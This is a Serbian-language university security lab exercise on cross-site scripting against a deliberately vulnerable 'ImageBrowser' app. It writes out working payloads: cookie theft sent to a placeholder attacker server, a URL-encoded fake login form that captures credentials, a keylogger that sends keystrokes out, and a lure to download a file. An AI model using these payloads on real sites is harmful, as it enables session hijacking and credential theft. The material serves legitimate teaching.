



Elektrotehnički fakultet u Beogradu  
Katedra za računarsku tehniku i informatiku

## Zaštita računarskih sistema i mreža

- Dvanaesta laboratorijska vežba -

### Opis aplikacije

Prvi deo alata predstavlja ranjivu veb aplikaciju *ImageBrowser*. Aplikacija se sastoji iz korisničke aplikacije kojoj studenti pristupaju iz pretraživača i serverske aplikacije pokrenutoj na virtuelnoj mašini kojoj studenti nemaju pristup. Korisnički interfejs i serverska aplikacija komuniciraju preko *HTTP* protokola, dok serverska aplikacija komunicira sa bazom podataka koristeći odgovarajući *JDBC* drajver. Baza koja se koristi je *in-memory h2* baza podataka koja je pokrenuta zajedno sa aplikacijom. Korisničkoj aplikaciji može da se pristupi iz pretraživača računara na kojem je pokrenut *VPN* te nije potrebno udaljeno povezivanje na virtuelnu mašinu. Početnoj stranici se pristupa iz pretraživača na: <http://192.168.x.3:8090>.

Veb aplikacija *ImageBrowser* se koristi za dodavanje i pretragu slika registrovanih korisnika. Korisnici imaju mogućnost da se na aplikaciju registruju, postavljaju slike, pretražuju ih, komentarišu, itd. Po pokretanju, aplikacija korisniku prikazuje stranicu sa slike 1 na kojoj može da se registruje i uloguje. Nakon što se korisnik ulogovao, prikazuje mu se početna strana sa porukom dobrodošlice. Korisnik odatle ima mogućnost da vrši *upload* slika (slika 2) uz postavljanje željenih tagova (reči koje opisuju sliku) ili da vrši pretragu slika (slika 3) po postojećim tagovima ili po korisnicima koji su sliku *upload*-ovali dodajući simbol @ ispred korisničkog imena. Nakon izvršene pretrage, korisnik ima mogućnost postavljanja komentara na željene slike, kao i dodavanje *like*-a na sliku. Aplikacija je namerno implementirana da sadrži sigurnosne propuste.



Slika 3 - Stranica za upload slika

### Image Browser

#### Login

Username:

Password:

#### Register

Email:


Username:

Password:

Confirm password:

Slika 1 - Stranica za registraciju i prijavu na sistem

porukom dobrodošlice. Korisnik odatle ima mogućnost da vrši *upload* slika (slika 2) uz postavljanje željenih tagova (reči koje opisuju sliku) ili da vrši



Slika 2 - Stranica za pretragu slika


Drugi deo alata predstavlja napadačev server koji služi da obradi pristigle zahteve. Server se na jednostavan način pokreće iz komandne linije.

- Sa *eLearning* platforme preuzeti .zip arhivu sa napadačevim serverom.
- Raspakovati arhivu na željenu destinaciju.
- Izmeniti linije 11 i 17 u fajlu *index.js* da odgovaraju Vašem opsegu adresa koje ste dobili u laboratoriji.
- Za instalaciju i pokretanje servera, potrebno je instalirati *Node* i *npm* na mašinu.
  - Ukoliko napadačev server pokrećete sa svog Windows računara, Node i npm je moguće preuzeti sa sledećeg linka : <https://nodejs.org/en/>.
  - Ukoliko napadačev server ne želite da pokrećete na Windows mašini, instalaciju Node-a i npm-a možete obaviti sledećim komandama:  
sudo apt install nodejs  
sudo apt install npm

- Verifikaciju instalacije možete obaviti iz komandne linije sledećim komandama:  
node -v  
npm -v

Komanda treba da ispiše verziju koja je instalirana na sistemu.

- Nakon instalacije *Node*-a, iz komandne linije se pozicionirati u folder napadačevog servera.
- Instalirati potrebne fajlove komandom: `npm install`. Proveriti da li se generisao folder *node\_modules*, jer je to indikacija da se instalacija uspešno pokrenula.
- Pokrenuti napadačev server komandom: `npm start`.
- Server se pokreće lokalno (*localhost*) na portu 3000!



```
Command Prompt
Microsoft Windows [Version 10.0.18363.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Adrian>cd C:\Users\
C:\Users>npm install
npm WARN attackerwebsite@1.0.0 No description
npm WARN attackerwebsite@1.0.0 No repository field.
added 50 packages from 37 contributors and audited 126 packages in 1.497s
found 0 vulnerabilities

C:\Users>npm start
> attackerwebsite@1.0.0 start C:\Users\
> node index.js
Example app listening on port 3000!
```

### **Napomene:**

- U slučaju da stranica po pristupu ne izgleda kao na slici, osvežiti stranicu bez korišćenja keša. (u Google Chrome-u pritisnuti CTRL + SHIFT + R da bi se stranica osvežila bez korišćenja keširanja starih podataka, a potom ponovo kliknuti refresh - F5 - po potrebi).
- Neki karakteri u Word-u, kao što su jednostruki navodnici, ne odgovaraju jednostrukim navodnicima u SQL sintaksi te se studentima preporučuje da ne vrše prost copy/paste upita iz dokumenta u pretraživač, već da prekucavaju kod ili da prvo izvrše copy/paste u jednostavan tekstualni editor (npr. Notepad) pa odatle ponovo kopiraju upit u pretraživač.


*Zahvaljujemo se bivšoj studentkinji dipl. inž. Katarini Simić koja je pomogla u izradi aplikacija korišćenih za laboratorijsku vežbu, kao i asistentu master inž. Adrianu Milakoviću koji je pomogao u pripremi laboratorijske vežbe!*

## **Primer 1 - Krađa korisnikove sesije**

Nakon što se korisnik uspešno uloguje, server će poslati kolačić sesije preko *Set-Cookie* zaglavlja. Kolačić se šalje ka serveru uz svaki zahtev. Iz tog razloga je kolačić sesije izuzetno osetljiv podatak. Napadač koji uspe da prisvoji vrednost kolačića može da šalje zahteve ka serveru u ime oštećenog korisnika. Polje *HttpOnly* predstavlja deo zaglavlja čijim podešavanjem mogu da se spreče klijentske skripte da pristupe vrednostima kolačića. U slučaju da polje nije podešeno na vrednost *true*, krađu sesije je moguće izvesti. Na aplikaciji postoji sigurnosni propust na stranici za pretragu slika u polju za pretragu. Eksploatisati propust radi krađe korisnikove sesije.

1. Registrovati novog korisnika unoseći potrebne podatke, a zatim se ulogovati.
2. Na stranici za *upload* dodati nekoliko slika. U ovom primeru koristiće se slike *red.png* i *blue.png*. Obe slike imaju jedan zajednički tag (*square*) i jedan zaseban tag (*red*, odnosno *blue*).
3. Na stranici za pretragu isprobati pretragu po tagu (*square*, *red*, itd.). Posmatrati URL stranice. Na koji način se URL menja u zavisnosti od pretrage?
4. U polje za pretragu ukucati sledeći kod:  
`<script>alert("Maliciozni kod")</script>`  
Kakvo je ponašanje stranice klikom na dugme za pretragu?
5. Umesto običnog teksta, ispisati tekuću vrednost kolačića unoseći sledeći kod u polje za pretragu:  
`<script>alert(document.cookie)</script>`  
Šta se desilo?
6. Ukrasti vrednost kolačića za krađu korisnikove sesije unoseći sledeći zlonamerni kod u polje za pretragu:

```
<script>document.location="http://adresa-napadačevog-  
servera:3000/getCookie  
?cookie="+document.coo  
kie;</script>
```



Adresa napadačevog servera je *adresa*<sup>1</sup> koja je dodeljena Vašem računaru na VPN-u ukoliko ste napadačev server pokretali odatle. Posmatrati napadačev server. Šta se desilo?

U prethodnom primeru potrebno je da napadač na lukav način natera korisnika da maliciozni kod unese u polje za pretragu ili da klikne na link sa malicioznim kodom. Takav tip napada zove se reflektujući XSS napad. Suptilniji način za prevaru korisnika moguć je uz pomoć snimljenog XSS napada. Na stranici postoji sličan sigurnosni propust na mestu predviđenom za postavljanje komentara. To znači da je moguće u komentar postaviti maliciozni kod koji će se pokrenuti svakom korisniku kojem se taj komentar bude prikazao na stranici. Samim tim, veća je verovatnoća da će korisnici biti prevareni ovom metodom. Eksploatisati propust u polju za upis komentara radi krađe korisnikove sesije na isti način kao u prethodnom primeru. Posmatrati napadačev server.

Na *upload* stranici postoji *DOM* bazirani XSS propust. Korisnik može da dodaje tagove koji se pridodaju slici. Svakim dodavanjem taga, on postaje i deo URL-a. Problem je što se taj deo URL-a nikada ne šalje na server i ne obrađuje, ali se prilikom učitavanja stranice sa takvim URL-om tagovi automatski dodaju. To znači da se taj deo URL-a obradio na klijentskoj strani što omogućava napad. Mesto gde se dodaju tagovi ima jedan mali vid zaštite, a to je da se dodati tekst taga prebaci u mala slova, što onemogućava izvršavanje metoda čiji nazivi moraju da sadrže i velika slova. Eksploatisati propust radi krađe korisnikove sesije na isti način kao u prethodnom primeru.

<sup>1</sup> Adresu možete videti prelaskom miša preko ikonice VPN-a u *taskbar*-u i čitanjem vrednosti polja *Assigned IP*.

## **Primer 2 - Umetanje proizvoljnog HTML koda**

Ponekad je napadaču cilj krađa korisnikovih podataka ili navođenje ka preuzimanju određenih fajlova koji mogu da imaju razoran efekat na korisnikovu mašinu. Aplikacija ima propust koji omogućava umetanje proizvoljnog HTML koda na stranicu. Kod se umeće kroz ranjiva mesta putem URL-a te se opet govori o reflektujućim XSS napadima. Potrebno je da napadač na lukav način prosledi i natera korisnika da klikne na maliciozni URL da bi ovaj napad imao efekat. Eksploatisati ovaj propust.

1. Ukucati sledeći URL i posmatrati efekat:

`http://192.168.x.3:8090/search?term=<script>$('.header').empty();</script>`

Šta se desilo? Studentima se preporučuje da na različite načine izmenom navedenog URL-a izmene HTML stranicu na željeni način.

2. Prevariti korisnika da preuzme maliciozni fajl. Ukucati sledeći maliciozni URL i posmatrati efekat:

`http://192.168.x.3:8090/search?term=%3Cscript%3E%24%28%27.js-search__results%27%29.empty%28%29.append%28%27%3Ch3+style%3D%22text-align%3Acenter%3B%22%3E%3Cb%3ECongratulations%21+%3C%2Fb%3EYou+are+our+1000th+visitor%21+Click+%3Ca+href%3D%22http%3A%2F%2Frti.etf.bg.ac.rs%2Frti%2Fir4zp%2Flaboratorija%2FCOALA.zip%22%3Ehere%3C%2Fa%3E+to+claim+a+special+prize%21%3C%2Fh3%3E%27%29%3B%24%28%27.js-search__inputfield%27%29.val%28%27%27%29%3B%3C%2Fscript%3E`

Kako se promenio izgled stranice? Šta se desilo? Šta se dešava klikom na prikazani link?

Studentima se preporučuje da dekoduju URL i prouče na koji način je maliciozni kod umetnut na stranicu.

3. Prevariti korisnika da ponovo ukuca kredencijale i ukrasti ih. Ukucati sledeći maliciozni URL i posmatrati efekat:

`http://192.168.x.3:8090/search?term=%3Cscript%3Efunction+getname%28%29+%7Bvar+u+%3D+%24%28%27%23username%27%29.val%28%29%3B+var+p+%3D+%24%28%27%23password%27%29.val%28%29%3B+document.location%3D%22http%3A%2F%2Fadresa_napadačevog_servera%3A3000%2FgetCredentials%3Fusername%3D%22%2Bu%2B%22%26password%3D%22%2Bp%3B%7D+%24%28%27.js-search%27%29.empty%28%29.append%28%27%3Ch2%3EYour+session+expired%2C+please+log+in+again.%3C%2Fh2%3E%3Cdiv+class%3D%22access%22%3E%3Cdiv+class%3D%22login%22%3E%3Cdiv+class%3D%22login__username+js-login__username%22%3E%3Clabel+for%3D%22username%22%3EUsername%3A%3C%2Flabel%3E%3Cinput+type%3D%22text%22+id%3D%22username%22+name%3D%22username%22%2F%3E%3C%2Fdiv%3E%3Cdiv+class%3D%22login__password+jslogin__password%22%3E%3Clabel+for%3D%22password%22%3EPassword%3A%3C%2Flabel%3E%3Cinput+type%3D%22password%22+id%3D%22password%22+name%3D%22password%22%2F%3E%3C%2Fdiv%3E%3Cbutton+type%3D%22button%22+onclick%3D%22getname%28%29%22%3ELog+in%3C%2Fbutton%3E%3C%2Fdiv%3E%3C%2Fdiv%3E%27%29%3B%3C%2Fscript%3E`

Kako se promenio izgled stranice? Šta se desilo? Šta se dešava unosom korisničkog imena i lozinke? Posmatrati napadačev server.

Studentima se preporučuje da dekoduju URL i prouče na koji način je maliciozni kod umetnut na stranicu.

### **Primer 3 - Keylogger**

Još jedan način na koji napadač može da dođe do osetljivih korisnikovih podataka jeste da umetne skriptu koja napadačevom serveru prosleđuje karakter po karakter koje korisnik unosi, uz tačno vreme unosa. Ova tehnika nadgledanja pojedinačnih karaktera koje korisnik unosi se naziva *keylogger*. Ovo je najefikasnije na stranicama na kojima korisnik unosi poverljive podatke, poput broja kreditne kartice ili kredencijala. Skripta radi tako što pravi ograničen niz karaktera koji se šalje u određenom vremenskom intervalu samo ako je taj niz popunjen. U slučaju *ImageBrowser* aplikacije, na stranici za registraciju postoji bezbednosni propust. Kada korisnik prilikom registracije unese već postojeće korisničko ime ili e-mail, prilikom osvežavanja stranice će ta informacija biti prisutna u URL-u i iz nje biti ispisana u odgovarajuće input polje. Napadač je otkrio da može da svojim zlonamernim kodom zatvori tag tog input polja, i dalje samo izvrši skriptu. U ovom slučaju se dogodilo da su Chrome, Safari i IE pretraživači uočili umetanje sumnjivog koda, i samim tim ga i sprečili. To se desilo zahvaljujući *X-XSS-Protection* zaglavlju odgovora. Svi korisnici koji se nalaze na ostalim pretraživačima će biti ranjivi. Napadač sada na ovaj način može da sazna kroz individualne karaktere korisnikove kredencijale. Uneti sledeći zlonamerni URL u pretraživač:

```
http://192.168.x.3:8090/register?errorUsername&registerUsername=+%22%2F%3E%3Cscript%3E+var+keys+%3D+%5B%5D%3B+window.addEventListener%28%22keydown%22%2C+function%28ev%29%7B+var+today+%3D+new+Date%28%29%3B+var+date+%3D+today.getFullYear%28%29%2B%27-%27%2B%28today.getMonth%28%29%2B%27-%27%2Btoday.getDate%28%29%3B+var+time+%3D+today.getHours%28%29+%2B+%22%3A%22+%2B+today.getMinutes%28%29+%2B+%22%3A%22+%2B+today.getSeconds%28%29%3B+var+dateTime+%3D+date%2B%27+%27%2Btime%3B+keys.push%28%7B+t%3A+dateTime%2C+k%3A+ev.key+%7D%29%3B+%7D%29%3B+window.setInterval%28function+%28%29+%7B+if+%28keys.length%3E5%29+%7B+var+data+%3D+encodeURIComponent%28JSON.stringify%28keys%29%29%3B+new+Image%28%29.src+%3D+%22http%3A%2F%2Fadresa_napadačevog_servera%3A3000%2FgetKeys%3Fkeys%3D%22+%2B+data%3B+keys+%3D+%5B%5D%3B+%7D+%7D%2C+500%29%3B+%3C%2Fscript%3E
```

Ukucati proizvoljan mejl i korisničko ime u odgovarajuća polja forme za registraciju. Posmatrati napadačev server. Šta se desilo?